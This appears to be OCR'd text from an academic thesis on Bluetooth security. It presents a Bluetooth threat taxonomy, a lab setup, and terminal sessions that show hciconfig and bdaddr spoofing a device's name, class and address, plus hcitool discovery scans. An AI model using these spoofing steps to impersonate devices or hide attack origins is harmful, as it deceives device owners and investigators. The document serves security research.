

Bluetooth Device 1
Bluetooth Device 2
SK1 PK2
PK1
PK2
SK2 PK1
KDH
P-192
Public Exchange Key
Association Model–Dependent
N1, N2, r1, r2 are Established and Committed
Authentication Stage 1
KDH N1 N2 r1 IOCAP1 BD_ADDR1 BD_ADDR2
f3
E1
Verify E1
KDH N2 N1 r2 IOCAP2 BD_ADDR2 BD_ADDR1
E2
Verify E2
Authentication Stage 2
KDH N1 N2 "btlk" BD_ADDR1 BD_ADDR2
f2
KLINK
Link Key Calculation

Figure 2.6: Link Key Generation for Security Mode 4 [75]

Figure 2.6 depicts derivation of the link key for Security Mode 4. This method uses

Elliptic Curve Diffie-Helman (ECDH) public/private key instead of the PassKey used in association. [12] [75]

2.2.6 Encryption




Figure 2.7: Bluetooth Encryption [75]

Bluetooth Encryption is done through a stream cipher. Figure 2.7 shows the process for the encryption of Bluetooth communication. A more detailed description of the encryption process is provided in Appendix **??**.

Chapter 3

Bluetooth Threat Taxonomy

Expectation of privacy and confidentiality are fundamentals components of Bluetooth technology. As with any form of data transfer technology, security is a major concern. Even with all the security features discussed in Chapter 2, an ever growing number of threats have been crafted to exploit vulnerabilities in Bluetooth technology. These threats cover the entire gambit of Bluetooth technology including software implementation, device settings, communication channels, and even the specification.

The *Bluetooth Threat Taxonomy* (BTT) (also known as ABOOTT [34]) serves as a framework for classification of all Bluetooth-based threats. The classification of threats can assist in the determination of threat severity, precautionary methods, and reactionary strategies. Understanding similarities in threats of the same classification can assist in the application of previous knowledge to new threats. To this author's knowledge, this is the first taxonomy for the classification of Bluetooth threats. Nine distinct classifications compose the BTT. Many of these classifications are already standard terminology in cyber security. The BTT encompasses the following classifications: *Obfuscation, Surveillance, Range Extension, Sniffing, Man-In-The-Middle, Unauthorized Direct Data Access, Denial of Service, Malware,* and *Fuzzer*.

Table 3.1: Bluetooth Threat Taxonomy

Classification	Threat
Obfuscation	HCIConfig (Device Name)
	HCIConfig / BTClass (Class of Device)
	Bdaddr (Device Address)
	SpoofTooph
Surveillance	HCITool (Device Discovery)
	Sdptool (Service Discovery)
	Redfang
	Blueprinting
	Bt Audit
	War-Nibbling
	Bluefish
	BNAP BNAP / BlueProPro
	BlueScanner
Range Extension	BlueSniping / Bluetooone
Sniffing	Merlin / FT4USB (External Based)
	BlueSniff (Frequency Based)
	HCIDump (Host Based)
Man-In-The-Middle	Bthidproxy
Unauthorized Direct Data Access	Bluesnarf / Blooover
	BTCrack / Btpincrack
	Car Whisperer
	HeloMoto
	Bluebugger
	HID Attack
	Btaptap
Denial of Service	BlueSmack / Tanya
	Blueper
	BlueJacking / BlueSpam / Smurf
	vCardBlaster
	Signal Jamming
	BlueSYN / Pingblender (Multi-Vector DoS)
	Battery Exhaustion
Malware	BlueBag
	Caribe
	CommWarrior
	Skuller
Fuzzer	Bluetooth Stack Smasher / BluePAss
	BlueStab
	HCIDump Crash
	L2CAP Header Overflow
	Nokia N70 L2CAP DoS
	Sonyericson Reset Display

These classifications are used to group threats with similar characteristics and intended results. Each attack has been placed into only one classification based on its predominant characteristic; though a single threat can fall under several classifications. The threats to be discussed and their classification are shown in Table 3.1.

This chapter will cover practical threats facing Bluetooth capable technology. These threats were researched, examined, and tested against target systems. Due to the nature of some threats, testing was not possible with the resources available. A subset of the threats discussed will be demonstrated throughout the chapter. The remainder of this chapter is broken into sections based on the BTT classifications.

3.0.7 Lab Setup

Table 3.2 provides a list of devices used in the course of this research. Table 3.3 contains a list all Bluetooth adapters used. Figure 3.1 shows the lab equipment setup.

Table 3.2: Lab Devices

Purpose	Device	Operating System
Attack / Target	Dell Axim X30	Windows Mobile 2003
Attack / Target	Dell Optiplex GX620	Windows XP
Attack	Dell XPS M1210	OpenSuSe 11.1 / Backtrack 4 / OSWA Assistant
Attack	Fujitsu LIFEBOOK u810	Backtrack 4
Attack	Fujitsu LIFEBOOK P1610	Backtrack 4
Target	Dell Axim X50v	Windows Mobile 5
Target	Dell Axim X51	Windows Mobile 5
Target	HP iPAQ 110	Windows Mobile 6
Target	Dell Optiplex GX280	OpenSuSe 11.0

Table 3.3: Lab Adapters

Bluetooth Adapter	Interface
Zoom 4310B	USB
Linksys USBBT100 ver2	USB
IOGear GBU221	USB




Figure 3.1: Lab Equipment

3.1 Obfuscation

Obfuscation is a process used for concealing information. The techniques discussed in this section allow attackers to obtain a level of anonymity while conducting attacks. Obfuscation can be used to masquerade as another valid identity or create an entirely fictitious identity.


3.1.1 HCIConfig (Device Name)

Changing the profile is one of the simplest ways to conceal the identity of the attacking device. This form of obfuscation makes it difficult for an investigator to pinpoint where the attack is originating. For example, an investigator could track down the point of origin based on the domain name or IP addresses because both these identifications are registered with a central authority. Since there are no central authorities in Bluetooth networking, there is nothing like a trusted root DNS server to rely upon for source verification. Therefore, if a device changes its Device Profile, there are no authorities to rely upon to detect a false identity.

The Device Name is the most commonly used means of identification for operations requiring user interaction. This name is most often the same as the system's hostname. The system name can be set by the user during the installation of the host Operating System (OS) or during device setup. The Device Name of the Bluetooth interface can often be modified or set by the Bluetooth Stack, which controls implementation of the protocol stack.

Attackers can change their device's name to something generic like "Bob's Computer" or "LG 600" to avoid raising any suspicion and provide misdirection about the device conducting attacks. The choice of names can also be of assistance when conducting attacks which require user interaction to initiate pairing.

In the example in Figure 3.2, *HCIConfig* [52] is used to change the Device Name on a Linux system. HCIConfig is one of many tools which accompany the Bluez stack. In the



```
root@OSWA-Assistant:~# hciconfig hci0 name
hci0:   Type: USB
        BD Address: 00:EC:3F:AA:08:36 ACL MTU: 384:8 SCO MTU: 64:8
        Name: 'My Laptop'
root@OSWA-Assistant:~# hciconfig hci0 name "Nokia E63"
root@OSWA-Assistant:~# hciconfig hci0 name
hci0:   Type: USB
        BD Address: 00:EC:3F:AA:08:36 ACL MTU: 384:8 SCO MTU: 64:8
        Name: 'Nokia E63'
root@OSWA-Assistant:~#
```

Figure 3.2: Interface Device Name modification through use of HCIConfig


example *hci0* is the specified interface. In the case the Device name is changed from "My Laptop" to "Nokia E63".

3.1.2 HCIConfig / BTClass (Class of Device)

Most Bluetooth Stacks do not facilitate modification of the Class of Device (CoD). HCIConfig is an exception to this convention. Users can change the CoD to any 24 bit binary string. If any part of the CoD does not match a valid Service, Major Device Class, or Minor Device Class it is listed as '*unknown*' or '*uncategorized*'. Not all device manufacturers follow the CoD convention, resulting in some device listed as '*unknown*' or '*uncategorized*' without user modification.

Changing the CoD assists in masking the identity of the attacking device. It changes the interface from reporting itself as a laptop to reporting as other devices such as a cellphone, automobile, mobile headset, etc.

Recall from Section 2.1.5 that the CoD is broken into 4 parts. We will focus on the Major and Minor classes. In Figure 3.3 the CoD is changed from "Computer" to a "Phone, Cellular"



jp@bebop_bluez:~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
bebop_bluez:/home/jp # hciconfig hci0 class
hci0:   Type: USB
        BD Address: 00:1B:DC:0F:F8:9B ACL MTU: 310:10
SCO MTU: 64:8
        Class: 0x180100
        Service Classes: Capturing, Object Transfer
        Device Class: Computer, Uncategorized
bebop_bluez:/home/jp # hciconfig hci0 class 0X180204
bebop_bluez:/home/jp # hciconfig hci0 class
hci0:   Type: USB
        BD Address: 00:1B:DC:0F:F8:9B ACL MTU: 310:10
SCO MTU: 64:8
        Class: 0x180204
        Service Classes: Capturing, Object Transfer
        Device Class: Phone, Cellular
bebop_bluez:/home/jp #
```

Figure 3.3: Interface CoD modification through use of HCIConfig

with services '*Capturing*' and '*Object Transfer*'. Once the full binary representation, *0001 1000 0000 0010 0000 0100*, is converted to the hexadecimal, *0x180204*, the value is feed into HCIConfig to reset the CoD. The green binary represents Class of Device/Service, the red represents the Major Class, the blue represent the Minor Class, and the yellow is the Format Type.

BTClass [68] facilitates changing the CoD on devices running Palm OS. It provides an easy user interface where attackers can simply select the Major and Minor Class from the drop down box, as shown in Figure 3.4. [68]


BTClass
Class: 100114 Show
- [ ] Limited Discoverable Mode
- [ ] Positioning
- [ ] Networking
- [ ] Rendering
- [ ] Capturing
- [x] Object Transfer
- [ ] Audio
- [ ] Telephony
- [ ] Information

Device Class
Major: Computer
Minor: Palm sized PC/PDA

BTClass
Class: 580200 Show
- [ ] Limited Discoverable Mode
- [ ] Positioning
- [ ] Networking
- [ ] Rendering
- [x] C
- [x] O
- [ ] A
- [x] T
- [ ] In

Devi
Major
Minor

Figure 3.4: BTClass [68]

3.1.3 Bdaddr (Device Address)

While the Device Name and CoD are set by the Bluetooth Stack in software, the Device Address is set in the Bluetooth adapter's firmware. The Device Address is intended to be a permanent identification for the specific Bluetooth adapter [12]. *Bdaddr* [46] breaks this convention and facilitates for modification of the Bluetooth Device Address on certain adapter's firmware. We will see later how this can be used to break down some Bluetooth security barriers.

Bdaddr can only modify certain Bluetooth cards with the CSR chip-set. The first step in determining if the Bluetooth chip-set is able to accommodate modification is to check the adapter specification on the manufactures website or by running HCIConfig and looking for "Cambridge Silicon Radio", as shown in Figure 3.5. This step is not essential as Bdaddr will prompt a failure if unable to change the Device Address.

Figure 3.6 shows an example of Device Address modification. The *-i* flag specifies the Bluetooth adapter to be modify. In this case *hci0* was the chosen adapter. The Device Address of the specified Bluetooth card on the laptop was changed from *00:10:C6:48:46:E1*

Figure 3.5: Check for Chip-set

```
# hciconfig -a
  hci0:  Type:  USB
    BD Address:  00:EC:3F:AA:08:36 ACL MTU: 384:8 SCO MTU: 64:8
    UP RUNNING
    RX bytes:3533 acl:0 sco:0 events:38 errors:0
    TX bytes:873 acl:0 sco:0 commands:37 errors:0
    Features:  0xff 0xff 0x8f 0xfe 0x9b 0xf9 0x00 0x80
    Packet type:  DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
    Link policy:  RSWITCH HOLD SNIFF PARK
    Link mode:  SLAVE ACCEPT
    Name:  'My Laptop'
    Class:  0x3e0100
    Service Classes:  Networking, Rendering, Capturing, Object Transfer, Audio
    Device Class:  Computer, Uncategorized
    HCI Ver:  2.0 (0x3) HCI Rev:  0x7a6 LMP Ver:  2.0 (0x3) LMP Subver:  0x7a6
    Manufacturer:  Cambridge Silicon Radio (10)
```


to *00:11:22:33:44:55*. The new Device Address was recognized by the host OS after resetting the adapter. This change will remain permanent unless modified again at a later time.

3.1.4 SpoofTooph

SpoofTooph [33] automates spoofing or cloning the Bluetooth Device Name, CoD, and Device Address. Cloning this information effectively allows a Bluetooth device to hide in plain site or impersonate a valid device. This tool was developed by this author and will be discussed further in Section 4.1.

3.2 Surveillance

The surveillance classification is applied to tools and methods which gather information about target devices. Surveillance is used to gain specific details provided by a device to assess possible vulnerable vectors. Often these tools and methods cause no adverse effects




```
root@OSWA-Assistant:~# hciconfig hci0
hci0:   Type: USB
        BD Address: 00:EC:3F:AA:08:36 ACL MTU: 384:8 SCO MTU: 64:8
        UP RUNNING PSCAN
        RX bytes:427 acl:0 sco:0 events:20 errors:0
        TX bytes:323 acl:0 sco:0 commands:19 errors:0

root@OSWA-Assistant:~# bdaddr -i hci0 00:11:22:33:44:55
Manufacturer:   Cambridge Silicon Radio (10)
Device address: 00:EC:3F:AA:08:36
New BD address: 00:11:22:33:44:55

Address changed - Reset device now
root@OSWA-Assistant:~# hciconfig hci0 down
root@OSWA-Assistant:~# hciconfig hci0 up
root@OSWA-Assistant:~# hciconfig hci0
hci0:   Type: USB
        BD Address: 00:11:22:33:44:55 ACL MTU: 384:8 SCO MTU: 64:8
        UP RUNNING
        RX bytes:427 acl:0 sco:0 events:20 errors:0
        TX bytes:323 acl:0 sco:0 commands:19 errors:0

root@OSWA-Assistant:~#
```

Figure 3.6: Modifying Device Address through use of Bdaddr

to the target device.

3.2.1 HCITool (Device Discovery)

The first step in most Bluetooth attacks is often discovery of the Bluetooth device. The process of scanning for Bluetooth devices is provided in most devices capable becoming a piconet master. Almost all Bluetooth Stacks come with a basic Bluetooth scanner. These types of scans can only detect devices in Discoverable Mode. Information collected during device discovery includes Device Name, CoD, Services, Device Address, and clock offset. *HCITool* [54] is designed to configure Bluetooth connections and send commands to Bluetooth devices. Figure 3.7 shows the report of the HCITool scan.



```
root@OSWA-Assistant:~# hcitool scan
Scanning ...
        00:12:37:[redacted]        Axim_X51_4
        00:0D:3C:[redacted]        VKB Keyboard
        00:1A:70:[redacted]        BlueZ bebop_bluez (0)
        00:1D:4F:[redacted]        randy marchany...s Computer
root@OSWA-Assistant:~#
```

Figure 3.7: Device Discovery by use of HCITool

3.2.2 Sdptool (Service Discovery)

